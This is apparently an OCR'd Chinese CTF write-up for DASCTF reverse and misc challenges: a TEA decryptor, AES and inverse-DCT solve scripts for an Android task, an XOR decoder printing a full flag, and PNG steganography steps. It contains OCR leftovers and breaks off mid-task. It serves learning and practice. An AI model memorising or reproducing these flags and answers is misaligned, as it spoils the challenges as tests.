  unsigned int k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];
  for (int i = 0; i < 16; i++)
  {
    sum -= 0x61C88647;
  }
  for (i = 0; i < 16; i++)
  {
    sum += 0x61C88647;
    v1 -= ((v0 << 4) + k2) ^ (v0 + sum) ^ ((v0 >> 5) + k3);
    v0 -= ((v1 << 4) + k0) ^ (v1 + sum) ^ ((v1 >> 5) + k1);
  }
  v[0] = v0;
  v[1] = v1;
}

int main()
{
  __int64 v1;     // rax
  __int64 v3;     // [esp-8h] [ebp-24Ch]
  int j;          // [esp+D0h] [ebp-174h]
```

```
28   size_t i;       // [esp+F4h] [ebp-150h]
29   int v9;         // [esp+12Ch] [ebp-118h]
30   int v10;        // [esp+130h] [ebp-114h]
31   char savedregs; // [esp+244h] [ebp+0h] BYREF
32   unsigned char Str[41] = {
33       0xF9, 0x4D, 0x2B, 0xBC, 0x13, 0xDD, 0x13, 0x62, 0xC9, 0xFC,
34       0xFF, 0x89, 0x7D, 0x4F, 0xC9, 0x0F, 0x63, 0x1D, 0x6D, 0x52,
35       0x50, 0xFD, 0x41, 0xE3, 0x33, 0x76, 0x28, 0x97, 0x38, 0x36,
36       0xF9, 0x6B, 0x90, 0x39, 0x14, 0x83, 0x2C, 0xE2, 0x2C, 0x1F,
37       0x00
38
39   };
40   unsigned char key[16] = {0x78, 0x56, 0x34, 0x12, 0x12, 0x11, 0x10, 0x09,
   0x16, 0x15,
41                            0x14, 0x13, 0x18, 0x17, 0x16, 0x15};
42   unsigned int *Str1 = (unsigned int *)Str;
43   for (i = 2; i < 10; i += 2)
44   {
45     *(unsigned int *)&Str[4 * (10 - i) + 4] ^= Str1[1];
46     *(unsigned int *)&Str[4 * (10 - i)] ^= Str1[0];
47     decrypt(Str1, key);
48   }
49   decrypt(Str1, key);
50   printf("%s", Str);
51   return 0;
52 }
```

BabyAndroid

主函数里面主要逻辑如下：

首先获取dex文件



dex

```java
/* Loaded from: E:\Downloads\download.dex */
public class Encrypto {
    private static final String KEY = "DSACTF";
    private static final String TAG = "Encrypto";

    private static byte[] customHash(String input) {
        byte[] keyBytes = new byte[16];
        int[] temp = new int[16];
        for (int i = 0; i < input.length(); i++) {
            int charVal = input.charAt(i);
            for (int j = 0; j < 16; j++) {
                temp[j] = ((temp[j] * 31) + charVal) % 251;
            }
        }
        for (int i2 = 0; i2 < 16; i2++) {
            keyBytes[i2] = (byte) (temp[i2] % 256);
        }
        return keyBytes;
    }

    public static String encrypt(String data) throws Exception {
        byte[] keyBytes = customHash(KEY);
        SecretKeySpec secretKeySpec = new SecretKeySpec(keyBytes, "AES");
        Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
        cipher.init(1, secretKeySpec);
        byte[] encryptedBytes = cipher.doFinal(data.getBytes("UTF-8"));
        return Base64.encodeToString(encryptedBytes, 2);
    }
}
```

解密得到数据

```java
import java.io.FileOutputStream;
import java.nio.charset.StandardCharsets;
import java.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

class DecryptoToFile {
    private static final String KEY = "DSACTF";
    private static final String TAG = "Encrypto";

    private static byte[] customHash(String input) {
        byte[] keyBytes = new byte[16];
        int[] temp = new int[16];
        for (int i = 0; i < input.length(); i++) {
```

```
            int charVal = input.charAt(i);
            for (int j = 0; j < 16; j++) {
                temp[j] = ((temp[j] * 31) + charVal) % 251;
            }
        }
        for (int i2 = 0; i2 < 16; i2++) {
            keyBytes[i2] = (byte) (temp[i2] % 256);
        }
        return keyBytes;
    }

    public static void decryptToFile(String encryptedData, String outputFile) throws Exception {
        byte[] encryptedBytes = Base64.getDecoder().decode(encryptedData);
        byte[] keyBytes = customHash(KEY);
        SecretKeySpec secretKeySpec = new SecretKeySpec(keyBytes, "AES");
        Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
        cipher.init(Cipher.DECRYPT_MODE, secretKeySpec);
        byte[] decryptedBytes = cipher.doFinal(encryptedBytes);

        try (FileOutputStream fos = new FileOutputStream(outputFile)) {
            fos.write(decryptedBytes);
        }

        System.out.println("Decryption completed. Decrypted file saved as " + outputFile);
    }
}
public class Main {
    public static void main(String[] args) throws Exception {

DecryptoToFile.decryptToFile("TwMkYUkg4bYsY0hL99ggYWnVjWyXQrWAdNmToB0eBXbS6wBzL6ktorjNWI9VOroTU4HgIUYyzGLpcHzd1zNGT+bFZZI7IoxJwpcgXfdwW1LSmiNSP+PuSUsqAzNclF1nJ07b4tYyLWg0zTypbzWsLhOIM+6uci3RFZLREUCALafi01M8mS+KMNxX1Pyn8mSP+KKKjQ5S5fasHRSn+L9qBFws0mWavpfI0QEiMgarxv0iGhYU8cfgonWyL70RvoXET5VUDP1vfYWIBLzzzaAqLC0OiMtUK3TTATSU7yijdgXm18OKMcGIke/NZIM6Sr5fL3t6psDOOkw2C/5uYrJVPn+D6U9KTL64bgREppDqMOvhvbhtuf/S3ASW/+rhtPMtoaD8FxDg0wWSLZA53fQfNA==","Decrypt.zip");
    }
}
```

解密出来得到数据，但是是浮点数，so文件的函数中处理浮点数

```
__int64 __fastcall Java_site_qifen_note_ui_NoteActivity_sendInit(_JNIEnv *a1, __int64 a2, __int64 a3)
{
  std::__ndk1 *v3; // x0
  __int64 v5; // [xsp+8h] [xbp-138h]
  char *v6; // [xsp+10h] [xbp-130h]
  __int64 v7; // [xsp+48h] [xbp-F8h]
  __int64 v8; // [xsp+50h] [xbp-F0h]
  __int64 StringUTFChars; // [xsp+68h] [xbp-D8h]
  char v12[24]; // [xsp+88h] [xbp-B8h] BYREF
  char v13[24]; // [xsp+A0h] [xbp-A0h] BYREF
  __int64 v14; // [xsp+B8h] [xbp-88h] BYREF
  __int64 v15; // [xsp+C0h] [xbp-80h] BYREF
  char v16[24]; // [xsp+C8h] [xbp-78h] BYREF
  char v17[24]; // [xsp+E0h] [xbp-60h] BYREF
  char v18[24]; // [xsp+F8h] [xbp-48h] BYREF
  char v19[24]; // [xsp+110h] [xbp-30h] BYREF
  __int64 v20; // [xsp+128h] [xbp-18h]

  v20 = *(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
  StringUTFChars = _JNIEnv::GetStringUTFChars(a1, a3, 0LL);
  sub_15994(v19, StringUTFChars);
  _JNIEnv::ReleaseStringUTFChars(a1, a3, StringUTFChars);
  v8 = sub_15A40(v19);
  v7 = sub_15AB4(v19);
  std::vector<int>::vector<std::__wrap_iter<char *>>(v18, v8, v7);
  encrypt(v18);
  sub_15C34(v16);
  v15 = sub_15C74(v17);
  v14 = sub_15CB4(v17);
  while ( (sub_15CF0(&v15, &v14) & 1) != 0 )
```

```
  int v10; // [xsp+84h] [xbp-1Ch]
  __int64 v12[2]; // [xsp+90h] [xbp-10h] BYREF

  v12[1] = *(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
  v10 = sub_15548(a1);                          // (a1[1] - *a1) / 4LL;
  v12[0] = 0LL;
  result = std::vector<double>::vector(a2, v10, v12);
  for ( i = 0; i < v10; ++i )
  {
    for ( j = 0; j < v10; ++j )
    {
      v7 = *sub_15608(a1, j);
      v5 = cos((j + 0.5) * (i * 3.14159265) / v10) * v7;
      v3 = sub_15638(a2, i);
      *v3 = *v3 + v5;
    }
    if ( i )
      v4 = sqrt(2.0 / v10);
    else
      v4 = sqrt(1.0 / v10);
    result = sub_15638(a2, i);
    *result = *result * v4;
  }
  _ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2));
  return result;
```

一维DCT变换，写脚本解密

```
import cv2
import numpy as np

# 准备输入的离散余弦变换系数矩阵
YY = np.array([458.853181,
               -18.325492,
               -18.251911,
               -2.097520,
               -21.198660,
               -22.304648,
```

```
                21.103162,
                -5.786284,
                -15.248906,
                15.329286,
                16.919499,
                -19.669045,
                30.928253,
                -37.588034,
                -16.593954,
                -5.505211,
                3.014744,
                6.553616,
                31.131491,
                16.472500,
                6.802400,
                -78.278577,
                15.280099,
                3.893073,
                56.493581,
                -34.576344,
                30.146729,
                4.445671,
                6.732204, 0])

# 进行逆离散余弦变换
XX = cv2.idct(YY)

# 打印还原后的图像块
print(XX)
```

拿到flag

DosSnake

```
#include <stdio.h>
#include <stdlib.h>
int maizymdln()
{
  char b[] = "DASCTF";
  unsigned char a[] =
      {
          63, 9, 99, 52, 50, 19, 42, 47, 42, 55,
          60, 35, 0, 46, 32, 16, 58, 39, 47, 36,
          58, 48, 117, 103, 101, 60};
  for (int i = 0; i < 32; i++)
```

```
    {
      a[i] ^= b[i % 6];
      printf("%c", a[i]);
    }
    return 0;
}
```

DASCTF{H0wfUnnytheDosSnakeis!!!}

Misc:

png_master


```
[?] 172 bytes of extra data after image end (IEND), offset = 0x3f2dd
[?] 3394 bytes of extra data after zlib stream
^[a
extradata:0         .. text: "Q29uZ3JhdHVsYXRpb25zIG9uIGZpbmRpbmcgdGhlIGZpcnN0IHBhcmFncmFwaCBvZiBmbGFnLCBidXQgdGhlIHVuZGVyc3RhbmRpbmcgb2YgcG5nIGlzIGp1c3QgYmVnaW5uaW5nLgpmbGFnMTpEQVNDVEZ7MmZkOWU5ZmYtZTI3"

extradata:1         .. file: zlib compressed data
    00000000: 78 9c ed dc d1 72 da 3c  02 80 51 fe 9d 7d f0 3e  |x....r.<..Q..}.>|
    00000010: fa 5e ec 6e 87 b1 2d 21  03 49 cc 97 73 2e 32 14  |.^.n..-!.I..s.2.|
    00000020: 6c 49 76 9a 0f 97 42 fe  f9 f3 e7 cf 0d 80 96 7f  |lIv...B.........|
    00000030: fd f4 02 00 78 3f 71 07  08 12 77 80 20 71 07 08  |....x?q...w. q..|
    00000040: 12 77 80 20 71 07 08 12  77 80 20 71 07 08 12 77  |.w. q...w. q...w|
    00000050: 80 20 71 07 08 12 77 80  20 71 07 08 12 77 80 20  |. q...w. q...w. |
    00000060: 71 07 08 12 77 80 20 71  07 08 12 77 80 20 71 07  |q...w. q...w. q.|
    00000070: 08 12 77 80 20 71 07 08  12 77 80 20 71 07 08 12  |..w. q...w. q...|
    00000080: 77 80 20 71 07 08 12 77  80 20 71 07 08 12 77 80  |w. q...w. q...w.|
    00000090: 20 71 07 08 12 77 80 20  71 07 08 12 77 80 20 71  | q...w. q...w. q|
    000000a0: 07 08 12 77 80 20 71 07  08 12 77 80 20 71 07 08  |...w. q...w. q..|
    000000b0: 12 77 80 20 71 07 08 12  77 80 20 71 07 08 12 77  |.w. q...w. q...w|
    000000c0: 80 20 71 07 08 12 77 80  20 71 07 08 12 77 80 20  |. q...w. q...w. |
    000000d0: 71 07 08 12 77 80 20 71  07 08 12 77 80 20 71 07  |q...w. q...w. q.|
    000000e0: 08 12 77 80 20 71 07 08  12 77 80 20 71 07 08 12  |..w. q...w. q...|
    000000f0: 77 80 20 71 07 08 12 77  80 20 71 07 08 12 77 80  |w. q...w. q...w.|
```

```
check the IDAT
File: flag.png, free: (bytes) 1,757,700, encoding: 4 bit
```

有两个可疑的地方，先看第一个，有一段base64


```
0003F2C0  24 EE 00 41 E2 0E 10 F4  1F CE 98 86 72 77 B9 94  $î Aâ  ô Î˜†rw¹”  $□   □
0003F2D0  46 00 00 00 00 49 45 4E  44 AE 42 60 82 51 32 39  F     IEND®B`‚Q29     □□I
0003F2E0  75 5A 33 4A 68 64 48 56  73 59 58 52 70 62 32 35  uZ3JhdHVsYXRpb25  uZ3Jhd
0003F2F0  7A 49 47 39 75 49 47 5A  70 62 6D 52 70 62 6D 63  zIG9uIGZpbmRpbmc  zIG9uI
0003F300  67 64 47 68 6C 49 47 5A  70 63 6E 4E 30 49 48 42  gdGhlIGZpcnN0IHB  gdGhlI
0003F310  68 63 6D 46 6E 63 6D 46  77 61 43 42 76 5A 69 42  hcmFncmFwaCBvZiB  hcmFnc
0003F320  6D 62 47 46 6E 4C 43 42  69 64 58 51 67 64 47 68  mbGFnLCBidXQgdGh  mbGFnI
0003F330  6C 49 48 56 75 5A 47 56  79 63 33 52 68 62 6D 52  lIHVuZGVyc3RhbmR  lIHVuZ
0003F340  70 62 6D 63 67 62 32 59  67 63 47 35 6E 49 47 6C  pbmcgb2YgcG5nIGl  pbmcgb
0003F350  7A 49 47 70 31 63 33 51  67 59 6D 56 6E 61 57 35  zIGp1c3QgYmVnaW5  zIGp1c
0003F360  75 61 57 35 6E 4C 67 70  6D 62 47 46 6E 4D 54 70  uaW5nLgpmbGFnMTp  uaW5nL
0003F370  45 51 56 4E 44 56 45 5A  37 4D 6D 5A 6B 4F 57 55  EQVNDVEZ7MmZkOWU  EQVNDV
0003F380  35 5A 6D 59 74 5A 54 49  33                       5ZmYtZTI3         5ZmYtZ
```

图标:
模式:
偏移地址:
每页字节数:
当前窗口:
窗口总数:
剪贴板:
暂存文件夹:
C:\




得到第一段flag

第二个是IDAT块异常，导出看一下




补全文件头文件尾爆破PNG宽高：



得到了第三段flag

中间缺一部分，把原图拖进stegsolve查看发现alpha plane 0-7左上角均有异常，勾选查看：



